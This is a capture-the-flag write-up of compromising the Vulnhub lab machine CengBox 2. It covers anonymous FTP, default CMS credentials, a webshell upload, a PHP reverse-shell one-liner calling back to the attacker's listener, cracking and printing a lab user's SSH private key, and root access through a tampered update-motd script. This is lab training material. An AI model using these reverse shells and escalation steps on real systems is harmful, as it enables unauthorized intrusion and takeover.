

# Writeup CengBox: 2 - Vulnhub

VM Created by: @arslanblcn\_

Difficulty: Intermediate

We started as usual, launching an nmap to all ports to list all possible services:

```
root@m3n0sd0n41d:~/Documentos/OSCP/machines/Cengbox2# nmap -sV -sC -p- 192.168.10.156 -o 192.168.10.156
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-29 01:16 EDT
Nmap scan report for 192.168.10.156
Host is up (0.00063s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 0 0 209 May 23 07:21 note.txt
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:192.168.10.161
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 3
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_2048 c4:99:9d:e0:bc:07:3c:4f:53:e5:bc:27:35:80:e4:9e (RSA)
|_256 fe:60:a1:10:90:98:8e:b0:82:02:3b:40:bc:df:66:f1 (ECDSA)
|_256 3a:c3:a0:e7:bd:20:ca:1e:71:d4:3c:12:23:af:6a:c3 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site Maintenance
MAC Address: 08:00:27:6E:A6:8D (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.27 seconds
```

Now nmap tells us that there is an FTP with access allowed as "anonymous", we enter and read the file called "note.txt"

```
root@m3n0sd0n41d:~/Documentos/OSCP/machines/Cengbox2/files# cat note.txt
Hey Kevin,
I just set up your panel and used default password. Please change them before any hack.


I try to move site to new domain which name is ceng-company.vm and also I created a new
area for you.

Aaron
root@m3n0sd0n41d:~/Documentos/OSCP/machines/Cengbox2/files#
```


He tells us, that "Aaron" has created some "default" credentials for the user Kevin, he also tells us the name of the domain where he should use those credentials.

We add that domain to our "etc/hosts".







We kept fuzzing with dirsearch and found the path to the administration panel.

A login form for the Gila CMS. At the top is an orange 'G' logo. Below it is the text 'Log In'. The form consists of two input fields: 'E-mail' and 'Password'. Below these is a blue 'Login' button. At the bottom, there is a checkbox labeled 'Show password' and a red link 'Forgot password?'.


Let's remember that the note we found on the FTP, "Kevin.... Default credentials", as user: **kevin@ceng-company.vm** and password: **admin**. And we will be inside the CMS administrator panel.




If we google known vulnerabilities and exploits for this CMS, we find a vulnerability that is one of my favorite "LFI" (Local File Inclusion) But... It doesn't work!




We will have to use another vulnerability or alternative to access the interior of the machine.




Reviewing files, we can see their content, modify it and also, we can upload!



We upload a webshell (I used pentestmonkey's), run the url to it and see that it doesn't work.



What happens, is that the ".htaccess" is not blocking it, as we can also modify files, we modify the file and delete those lines that prohibit the use of .php files.



And now yes, we put our netcat in listening on port "1234" and run our webshell. We're finally in!

```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Cengbox2# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.10.161] from (UNKNOWN) [192.168.10.156] 53508
Linux cengbox 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_
64 x86_64 GNU/Linux
 07:32:16 up  2:47,  0 users,  load average: 0.00, 0.00, 0.37
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

We execute "sudo -l" and we can execute a script of an interactive PHP console from the user "swartz".

```

www-data@cengbox:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on cengbox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on cengbox:
    (swartz) NOPASSWD: /home/swartz/runphp.sh
www-data@cengbox:/home$ sudo -u swartz /home/swartz/runphp.sh
sudo -u swartz /home/swartz/runphp.sh
Interactive mode enabled

No entry for terminal type "unknown";
using dumb terminal settings.
php >

```

So we execute a reverse shell with PHP code and we get a terminal as the user "swartz".

```

No entry for terminal type "unknown";
using dumb terminal settings.
php > $sock=fsockopen("192.168.10.161",3333);exec("/bin/sh -i <63 >63 2>63");
$sock=fsockopen("192.168.10.161",3333);exec("/bin/sh -i <63 >63 2>63");
[ ]

root@m3n0sd0n4ld: ~/Documentos/OSCP/machines/Cengbox2 84x21
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Cengbox2# nc -nlvp 3333
listening on [any] 3333 ...
connect to [192.168.10.161] from (UNKNOWN) [192.168.10.156] 49288
$ id
uid=1001(swartz) gid=1002(developers) groups=1002(developers)
$

```

From the user "swartz", we have access to the folder of the user "mitnick" and we can read his SSH private key.

```

swartz@cengbox:/home/mitnick$ cat .ssh/id_rsa
cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,21425CA12E394F02C77645793C350D91

jOzfhmCwJQ8eqkzXuAgaXxy8Nh0AL1NR2dXz0tZVbSRRKdUcAeXQFkNYdAH+InJr
mg0FUtcz69L5iomrBHd71ZnK4iQMVcZZ37r8fAQppvZVGhKbf5DGmnyDZiTxGtdv
06kEQX0AUVce+bMDEgChMEDORmk2yisizjDi9IMttWQ3VMyaHoyRp2UOCjntZPC
KcpQMgJWJEos3ZrLirfX/Fskft0QkwdzkigeJsc7zH0AioH55tdfAY8d33AJuSQ0
7I7z5qMfn7tFNd8n642xFGnRV2YMCYi08XB0f50Jz67T4doagB985ZNDtqJdxkoF
kXlqdvslKJzCAMu9m0m4UV7ZR7qmYKiFXnEkL/he9i3CF9S6U0jKKRZq26TjVj4
a4WJ+yauszPVI9KlnB7X9g5cd3Xoe04R0WbaVhx0tv3ipjcbG0PcuQudiMH8P0rj
pXI0YD/nDSV9gCqfgi0wJTag8LK+4ZUENHu3Thuku0NCGZpkdJg/UEtu9m8CL8CR
pa4khXbI+1J7frvqUFq+op3CBT4GccKUbD4B/Sa2BLjs0V75A/tpffr2R0o8KxAL
HFHJUqwhTck6qp5Hx6tQWtaUQ7gd0J1BMARts/x3rGpphdmSwqZqusdrw/KS3TBh
Vkjpo5LABVEMGL2/HbB2fLEZk+fkJ3YNq78+IQSxNSDFPsAIMySFmro+tf9X7KWu
hna6795X13c+WdE5hEsK6X2b0kZhFlN/6Rkz5B8sWNLaBVQwYfthfepN+e4NwdtCt
e/NZt/Cppe+J74ABmC8FyKvR+sbnb2MWWwg2nQ9aPecDinJwk7ALTJbWIG46Udb9
l/c8/RSot4rRA3ADHj5JZtEAnnwCHO7cc4yGLEJOneSPxz4yW8vSGdd7iAWjYuE
Y0CDV6iH2cvi3rrVrFUZ1beHMcegrtsTgPj2tbd7x4FD6xY+Vha+Va/OV6F7kuE7
fgS5uJs/WqCvemQWKLfa22AMECRn5qB9AT1gAGbH5oFlr0t0vvpBZsdiRSp86mx5
/Pzrio/Se0kZ1b4+PF1cU0zFJOVADL8hGQxE9LY0ozxKgdSEP1oJ0hThCGQVK8W
cQ291Rst5tbQbh03T4r8wh0G0Fy3N/jEJ2IBzFKDZAqn0oxUzQFcbNsYIMh029F
bTh6WlyWaIy97HxSEzMMuJo78n8uptNkgLFYPy0LTzTEXsEYCWxGBIihXQHEJLJ
1XxTCMoZfK2Z1pL9TmRtdWcQKBjixLXuPjpMaILg3tL8AEqR92stCPpyIVkfsxRf
j+FgaA97zTv8je+uGIAyv3fL3W69L0sMSTGwZutxngBsyhK3FbzF5r1c6c55jxxK
Tj+QuvPjLwGNT9K03XT4oGe5KSisQ3Zha4K1AhGyFCxhA2hdK7Y9RZVxKISCzjsY
4oNeFNZKIHTIWItnCr4/ebGiQuylY0QpTgP6kpiLDYcZLpIdBAEjF+5rVcuxfB
xtHi1k7LlLiLarD6LfaF4bYoB2lwW0ioUzvZYUjLIT7RyrDa6tnidXI9aVawgLFor
xi3Ed0lGkxkFm6AFQ0Zq1R8MqI4+6apX4nqqV/ybGpBFwpjgI/m0LHf9kdxp0Pk
-----END RSA PRIVATE KEY-----
swartz@cengbox:/home/mitnick$

```



But... This key is encrypted in "AES-128-CBC", so first, we'll have to crack it to get his password and with it, decrypt it.

We will use the "ssh2john" script and johntheripper with the "rockyou" dictionary to crack the hash.

```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Cengbox2# /usr/share/john/ssh2john.py id_rsa-cipher > id_rsa.hash
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Cengbox2# john --wordlist=/root/Tools/Dic/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
legend (id_rsa-cipher)
Warning: Only 3 candidates left, minimum 4 needed for performance.
1g 0:00:00:09 DONE (2020-06-02 01:34) 0.1006g/s 1442Kp/s 1442Kc/s 1442KC/sabygurl69..*7;Vamos!
Session completed
```

Perfect! We have obtained the key, now we decrypt it and we can check that we have the private key in its traditional format.

```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Cengbox2# openssl rsa -in id_rsa-cipher -out id_rsa
Enter pass phrase for id_rsa-cipher:
writing RSA key
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Cengbox2# cat id_rsa |more
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvXa1ZMGjGXdeUEdyCH8HaIHk0v15u3kVCptQtmY/kX9Nuky
LzjNSDZP5aXxH3PDKzN0aNN0j7x5GmbtXbSLFcSxxLFau1VmoAWyZhcxbwBugD6
nGX0HmxEW7aQqxH8vuLXj08v09a60yAZForGbqfJh+L9Y0LETUVpVn2VsJZtiwIY
Dqr5bXbDKzVsW3lDykbvtHlckBAvdSZeuYgaiRm5369podxLIHWg0BdMFq4LUFdW
a5YfygXvk9ZhHqpbKBB0iotmJX901HXK4b8TWYaQXmLdzgqAI/PlAME8yldq3UJ
ITkZWbSnmxzcKzvuRX8Gq6SqW4/Y70azd4JbwIDAQABAoIBACizAagqojul3TYe
c59xjQVanmHFxqHV0VKsJFUByF9uA/ikVDWj6ByOF1wPfjGbwM2Hr2Uw/laXJvGQ
TITJf4dHC21PMgq7rLJIZ9WpT9t/C6CQnRvu2eIR16LOFvKxiAVV9R+MMTKNJzCc
9hwPubEPNLrodQz9qOcgAPcRwWAnKmY1jv75yn0FLhFVjs9T07Pk6U6bPdwXVJ4u
2ZMY1ESELsAEv0s0Ex5zCfC5THT6ggC1+/wPC6wneTa//460klfSZWwxc5SPGKKdY
```

We use the private key to connect to the user "mitnick" via SSH.

```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Cengbox2# ssh mitnick@192.168.10.170 -i id_rsa
The authenticity of host '192.168.10.170 (192.168.10.170)' can't be established.
ECDSA key fingerprint is SHA256:JtW3H2lbizqL+KILpp58gDf4S7Gys+TpkzogP8pPdc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.170' (ECDSA) to the list of known hosts.

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

177 packages can be updated.
130 updates are security updates.

Last login: Tue May 26 07:12:16 2020 from 192.168.0.14
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

mitnick@cengbox:~$
```

We read the user flag:

```
mitnick@cengbox:~$ cat user.txt
a10333b0b7c3f914e8c446fd8e9cd362
```



We check if there is any script or binary running, we check in every SSH connection that sentence is executed.

```
sbin:/bin run-parts --lsbysysinit /etc/update-motd.d > /run/motd.dynamic.new
CMD: UID=0 PID=18064 | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/
sbin:/bin run-parts --lsbysysinit /etc/update-motd.d > /run/motd.dynamic.new
CMD: UID=0 PID=18063 |
CMD: UID=0 PID=18062 |
CMD: UID=0 PID=18066 | /bin/sh /etc/update-motd.d/00-header
CMD: UID=0 PID=18073 | /bin/sh /etc/update-motd.d/91-release-upgrade
CMD: UID=0 PID=18072 | /bin/sh /etc/update-motd.d/91-release-upgrade
CMD: UID=0 PID=18071 | /bin/sh /etc/update-motd.d/91-release-upgrade
CMD: UID=0 PID=18070 | /bin/sh /etc/update-motd.d/91-release-upgrade
CMD: UID=0 PID=18074 | /bin/sh -e /usr/lib/ubuntu-release-upgrader/release-upgrade
```

We edit the file "91-release-upgrade" (any of the same folder could work) and we add a line with python that will open a reverse shell in a terminal that we have in listening to the port "4444".

In the terminal at the bottom right, we leave the command ready for the connection by SSH, since every minute, the machine replaces the files by the legitimate ones.

The screenshot shows a terminal window with two panes. The left pane shows the editing of the file `/etc/update-motd.d/91-release-upgrade` using `nano`. The file content is as follows:

```
#!/bin/sh

# If the current release is under development there won't be a new one
if [ "${lsb_release -sd} | cut -d' ' -f4" = "(development)" ]; then
    exit 0
fi

if [ -x /usr/lib/ubuntu-release-upgrader/release-upgrade-motd ]; then
    exec /usr/lib/ubuntu-release-upgrader/release-upgrade-motd
fi
```

The right pane shows a root shell listening on port 4444. Below the terminal panes, a system log shows the execution of the `91-release-upgrade` script, which includes commands like `cat /usr/sbin/CRON`, `ls --color=auto -lna`, and `rm -f /usr/sbin/CRON`.

Well, nothing, we save the file and access through ssh and we will see in the upper right terminal that we have a shell as root.

